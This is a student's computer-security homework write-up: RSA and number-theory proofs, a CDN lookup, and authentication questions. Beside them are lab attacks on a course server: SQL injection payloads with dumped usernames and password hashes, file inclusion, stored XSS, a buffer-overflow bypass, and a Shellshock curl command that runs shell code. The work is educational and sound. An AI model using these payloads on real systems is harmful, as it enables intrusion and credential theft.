

Lai Wei  
lw255@duke.edu

## Computer Security 590 Assignment 2

1.

Suppose I have RSA public key  $(n, e)$ . I first use the fast algorithm to factor  $n$ .

Let  $p, q$  be the two prime factors of  $n$  such that  $n = p \cdot q$ .

Then  $\phi(n) = (p-1)(q-1)$  can be easily calculated.

We know that  $d = e^{-1} \bmod \phi(n)$ . Now we have both  $e$  and  $\phi(n)$ , the secret private key  $d$  can be easily calculated.

2. We can prove this by contradiction:

Suppose  $g^{a/2} \equiv 1 \bmod n$

Then  $g^{((c \cdot 2^j)/2)} \equiv 1 \bmod n$  (by question definition that  $a = c \cdot 2^j$ )

Simplify the above equation:  $g^{(c \cdot 2^{j-1})} \equiv 1 \bmod n$

Due to the fact that  $j$  is the smallest positive integer  $j$  such that  $g^{(c \cdot 2^j)} \equiv 1 \bmod n$

However case, there exists an integer  $j-1$  that is smaller than  $j$  also makes the statement true.

As a result, a contraction is reached which proves that  $g^{a/2}$  does not equal to  $1 \bmod n$

3.

We have that:

$$g^{a'} \equiv g^{a'-a} \cdot g^a \equiv 1 \bmod n$$

$$\Rightarrow g^{a'-a} \bmod n \cdot g^a \bmod n = 1$$

Due to the assumption that  $g^a \bmod n \equiv 1$

$$\text{Then } g^{a'-a} \bmod n \equiv 1$$

4.

Due to the fact:

$a'$  : an odd positive integer such that  $g^{a'} \equiv 1 \bmod n$

$a$  : the smallest possible integer that  $g^a \equiv 1 \bmod n$  ( $a$  is even)

$a' - a$  must be a odd number. The reason is that  $a'$  is an odd positive integer and  $a$  is even.

Odd number - Even number = odd number

5.

we have  $a' - a < a$  and  $g^{a'-a} \bmod n \equiv 1$  (proved in question 3)

The contradiction is reached because  $a$  is the smallest positive integer such that:

$g^a \equiv 1 \bmod n$  and  $a$  is even.

However, there exists an odd integer smaller than  $a$  such that  $g^{a'-a} \bmod n \equiv 1$  is true.

As a result, it is impossible to claim that  $a$  is even in this case.

6.

If  $a' - a > a \Rightarrow a' - 2a > 0$

Due to the fact that  $a'$  is an odd integer and  $2a$  is even,  $a' - 2a$  must be an odd positive integer.

Then back to the original equation, we can replace  $a'$  with  $a' - 2a$  since  $a'$  can be any odd positive integer.

Same as the proof from question 3,4,5, except we replace  $a'$  with  $a' - 2a$ .

We have:

1.  $g^{a'-a} \equiv g^{a'-2a} * g^a \equiv 1 \bmod n$
2.  $g^{a'-2a} \equiv 1 \bmod n$  (by previous proof question 3)
3.  $a' - 2a < a$  will result in a contradiction

Repeat the above proof  $n$  times, we will finally get  $n$  contradictions if  $a' - na < a$ . However, if  $n$  gets really larger, there **WILL BE** a contradiction because  $a' - na < a$  will eventually become true since  $a'$  and  $na$  are all positive numbers. If this  $a' - na < a$  becomes true, it will contradict our proof in question 5.

7.

[www.ebay.com](http://www.ebay.com) uses Akamai as their CDN

I typed in **dig www.ebay.com** in linux to get information of the host address of www.ebay.com


```
;; ANSWER SECTION:
www.ebay.com.      126      IN      CNAME   slot9428.ebay.com.edgekey.net.
slot9428.ebay.com.edgekey.net. 15088 IN CNAME   e9428.b.akamaiedge.net.
e9428.b.akamaiedge.net. 20      IN      A       23.219.218.109
```

The answer section shows that this site is hosted on **akamaiedge.net** with IP address **23.219.218.109**. I further did more checking on this IP address:

The **23.219.218.109** is located in **Cambridge, United States** which is owned by **Akamai Technologies** and its ISP: **Akamai Technologies** You can find more details about this IP address in the following section.

Which also shows that this site is hosted on www.ebay.com

8.



As shown above, change the original URL to the following, pwned.php will be running on the server.

**`http://cs590-1.cs.duke.edu/lw255/vulnerabilities/fi/?page=pwned.php`**

9.

I inject the following malicious code in the field which will display **user** and **password**.

**(Note that they are displayed in First name and Surname sepertately)**

**ID: 1' UNION ALL SELECT password,user FROM users Where '1' = '1**

Start from the second ID, the **password** and **user** are displayed for each user.

```
ID: 1' UNION ALL SELECT password,user FROM users Where '1' = '1
First name: admin
Surname: admin
```

```
ID: 1' UNION ALL SELECT password,user FROM users Where '1' = '1
First name: 5f4dcc3b5aa765d61d8327deb882cf99
Surname: admin
```

```
ID: 1' UNION ALL SELECT password,user FROM users Where '1' = '1
First name: e99a18c428cb38d5f260853678922e03
Surname: gordonb
```

```
ID: 1' UNION ALL SELECT password,user FROM users Where '1' = '1
First name: 8d3533d75ae2c3966d7e0d4fcc69216b
Surname: 1337
```

```
ID: 1' UNION ALL SELECT password,user FROM users Where '1' = '1
First name: 0d107d09f5bbe40cade3de5c71e9e9b7
Surname: pablo
```

```
ID: 1' UNION ALL SELECT password,user FROM users Where '1' = '1
First name: 5f4dcc3b5aa765d61d8327deb882cf99
Surname: smithy
```

To dump the **user** as well as **user\_id** out, I inject the following:

**1' UNION ALL SELECT user,user\_id FROM users Where '1' = '1**

```
ID: 1' UNION ALL SELECT user,user_id FROM users Where '1' = '1
First name: admin
Surname: admin
```

```
ID: 1' UNION ALL SELECT user,user_id FROM users Where '1' = '1
First name: admin
Surname: 1
```

```
ID: 1' UNION ALL SELECT user,user_id FROM users Where '1' = '1
First name: gordonb
Surname: 2
```

```
ID: 1' UNION ALL SELECT user,user_id FROM users Where '1' = '1
First name: 1337
Surname: 3
```

```
ID: 1' UNION ALL SELECT user,user_id FROM users Where '1' = '1
First name: pablo
Surname: 4
```

```
ID: 1' UNION ALL SELECT user,user_id FROM users Where '1' = '1
First name: smithy
Surname: 5
```

To dump the **first\_name**, **last\_name**:  
Simply inject the following code:

' OR '1'='1

```
ID: ' OR '1'='1
First name: admin
Surname: admin

ID: ' OR '1'='1
First name: Gordon
Surname: Brown

ID: ' OR '1'='1
First name: Hack
Surname: Me

ID: ' OR '1'='1
First name: Pablo
Surname: Picasso


ID: ' OR '1'='1
First name: Bob
Surname: Smith
```

As a result, all information are displayed.

10.

I entered the following: The code creates a BUTTON in the comment area.

---

Name *	<input type="text" value="TRENT"/>
Message *	<div><div>&lt;b onmouseover=alert('HELLO')&gt;BUTTON&lt;/b&gt;</div><div></div></div>
<div><div>Sign Guestbook</div><div>Clear Guestbook</div></div>	

---

If you move your mouse on to the **BUTTON**, "HELLO" will be displayed  
( you can also display the message in the browser without the button (just directly use alert)

CS 14

cs590-1.cs.duke.edu says:

HELLO

OK

## Vulnerability: Stored Cross Site Scri

Name *	<input type="text"/>
Message *	<div><div></div><div></div></div>
<div><div>Sign Guestbook</div><div>Clear Guestbook</div></div>	

Name: TRENT

Message: **BUTTON**

11.

Below is the argument to compile the file:

```
lwei@linux48> gcc -o overflow -fno-stack-protector -m32 overflow.c  
/tmp/cc6c21vc.o: In function `main':  
overflow.c:(.text+0x4b): warning: the `gets' function is dangerous and should not be used.
```

Below is how I access the program without entering “security”

```
lwei@linux48>  
lwei@linux48> ./overflow  
Welcome to the greatest program in the world!  
Enter the password to proceed:  
1111111111  
Welcome to the greatest program in the world!  
Enter the password to proceed:  
1  
Actually, this is just a tribute.
```

I printed out the password as well as the buffer. I found out that the ninth character I entered will overwrite the password “security”. The tenth character will be the new password stored on that memory.

12.

There are two bugs in this program:

1. using gets() is a bug because it does not check the input size. If the user enters a lot of characters, password will be overwritten.
2. Second, the buffer size should bigger than the password size. If they are both size of 9, some password like “securityn” where “n” stands for any character can pass. Since Only the first 9 character will be checked.
3. However, When we change the buffer size, we have to pay attention to the last character. The last character we always enter is ‘\n’ which is a new line character. We have to change it to ‘\0’ indicating that is the end of the string.
4. In this question, I assume the user will **not enter the password more than 1024 bytes**. If they do, I think the code should also check the input length of the password. If the entered length of password exceeds a certain amount of length, the user should enter again.



Below is a fix for the C code:

```
#include <stdio.h>
#include <string.h>
extern char *gets (char *__s);

int main()
{
    char buffer[1024];
    char password[9];

    strcpy(password, "security");
do
{
    printf("Welcome to the greatest program in the world!\n");
    printf("Enter the password to proceed:\n");
    fgets(buffer, sizeof(buffer), stdin);
    if (buffer[strlen(buffer)-1] == '\n')
    {
        buffer[strlen(buffer)-1] = '\0';
    }
}
```

( The rest of the code stays the same)

I set buffer size larger than the password. I also using fgets to make sure no extra bits is reading from the input. Last, I change the '\n' character to '\0'.

13.

Below is the graph of the graph:



The input\_string will overwrite everything on the right if the input string is long enough. What happens here is that the gets() function does not do the length check. As a result, if the input length exceeds the length of the input\_string, \*buffer, Return Address, Stack Frame Pointer will all be overwritten.

14.

The buyers of the physical Bitcoins still cannot make sure that the miner won't later spend them. Since "the observers cannot see the internal workings of the minting machine". The only thing that the observer sees is physical. The private-public key pairs can be pre-generated (not at the moment when the physical bitcoin is generated) and can be recorded and transferred through the internet before the seller plans a public demonstration. In fact, the seller probably can't generate Bitcoins in a Faraday cage without a cable attached since there is probably no internet connected which means he cannot do either mining or transferring.

15.

Suppose there are two shared passwords P1 and P2. Alice and Bob want to authenticate each other.

Below are the rules for their communication:

Step 1: Alice sends the challenge encrypted with P1 to Bob.

Step 2: Bob receives the message, decrypt it and get the challenge and send the challenge encrypted with P2.

In this way, if the attacker intercepts the message in step 1, he cannot simply send the message back to Alice because Alice is going to decrypt it with P2.

16.

If there is a uniquely identifier, then the bad guy must include his own identifier when sending the intercepted message. Alice and Bob can use the unique identifier to check their Identity. The bad guy cannot carry out the man in the middle attack if he uses the approach described in the question. The reason is that Alice will check the unique identifier of the message. If the identifier does not matches with Bob's identifier or the identifier comes from Bob itself.

## 17. Exploiting Shellshock:

I used the following shellshock command to modify my HTML page.

```
<br>
lwei@linux19> curl "http://cs590-1.cs.duke.edu/cgi-bin/printenv.pl" -H 'User-Agent: () { :}; export a=`/bin/echo "helloasdfasdfasdf"> /var/www/html/a3/lw255.html`'
```

This command basically uses the shell shock bug so that I can run the commands after bin/..... Here, I use echo to pass down a string to my html file.

Below is a graph of my modified webpage:

